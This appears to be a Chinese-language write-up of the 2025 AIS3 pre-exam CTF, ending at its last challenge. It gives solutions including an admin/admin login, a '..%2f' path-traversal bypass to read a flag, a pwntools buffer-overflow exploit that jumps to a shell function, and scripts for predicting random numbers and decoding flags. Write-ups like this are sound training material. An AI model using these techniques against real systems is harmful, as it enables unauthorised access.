2025 ais3 pre-exam write-up#
result:
題目都忘記截圖只能看解法猜題目 ╯︿╰
login screen 1#
於 login page 嘗試弱密碼 admin/admin 成功登入
觀察 dockr-compose.yml

tomorin db#
直接進入 /flag 會被 redirect
將/ URL encode 成功 bypass,進入
chals1.ais3.org:30000/..%2fflag
取得 flag
Welcome to the World of Ave Mujica#
- 動態分析發現可以 burrfer overflow
- 丟進 ida 發現 0x401256 有一個 shell

- 使用 cyclic 計算 offset 將 return address 覆蓋為 0x4012D6 取得 shell
import pwn

host = "chals1.ais3.org"
port = 60122
conn = pwn.remote(host, port)
# conn = pwn.gdb.debug("./chal", env={"LD_PRELOAD": "./libc.so.6"})

conn.recvuntil(b'?')
conn.sendline(b'yes')
conn.recvuntil(b': ')
conn.sendline(b'-1')
conn.recvuntil(b': ')

g = pwn.cyclic_gen()
conn.sendline(g.get(168) + pwn.p64(0x4012D6))
Raman CTF#

掃描發票上 qrcode 將發票號碼填入發票 app 取得發票資訊,再使用 google map 搜尋地址取得 flag
AIS3 Tiny Server - Web / Misc#
題目提到 root directory 嘗試進入 chals1.ais3.org:20616//
成功 LFI 訪問根目錄取得 flag
Welcome#
沒辦法直接複製,直接打,懶得找其他方法。
Stream#
可以暴力遍歷 a 檢查 b 是否為完全平方數得到每輪使用的隨機數,因為 getrandbits() 使用 mt19937 ,只要取得 634*32bits 的已知隨機數可以預測後續生成之隨機數。
from random import getrandbits
from hashlib import sha512
import gmpy2
from pyrandcracker import RandCracker


def rev(a: bytes, b: int):
    return int.from_bytes(a) ^ b


craker = RandCracker()

randbyte = []

for i in l:
    for j in range(256):
        r = rev(sha512(j.to_bytes()).digest(), i)
        if gmpy2.is_square(r):
            craker.submit(gmpy2.isqrt(r), 256)
craker.check()

print((l[80]^craker.rnd.getrandbits(256)**2).to_bytes(32, 'big'))
執行腳本取得 flag
AIS3 Tiny Server - Reverse#
丟進 IDA 可以看到 sub_1E20() 這個 function 會檢查 flag


撰寫腳本還原 flag
import struct

def extract_flag():
    encrypted_data = [
        1480073267,
        1197221906,
        254628393,
        920154,
        1343445007,
        874076697,
        1127428440,
        1510228243,
        743978009,
        54940467,
        1246382110
    ]


    encrypted_bytes = []
    for num in encrypted_data:
        bytes_from_int = struct.pack('<I', num)
        encrypted_bytes.extend(bytes_from_int)

    # The XOR key from v7
    key = b"rikki_l0v3"


    encrypted_bytes.append(20)

    decrypted = bytearray(45)

    v2 = 51
    v3 = 114

    for i in range(45):
        decrypted[i] = v2 ^ v3

        if i + 1 < 45:
            v2 = encrypted_bytes[i + 1]
            v3 = key[(i + 1) % len(key)]

    flag = decrypted.decode('ascii', errors='ignore').rstrip('\x00')
    return flag

if __name__ == "__main__":
    flag = extract_flag()
    print(f"flag: {flag}")
取得flag
A simple snake game#


丟 IDA 逆向找到有一個檢查分數和關卡的地方
web flag checker#
從 source 可以看到 wasm
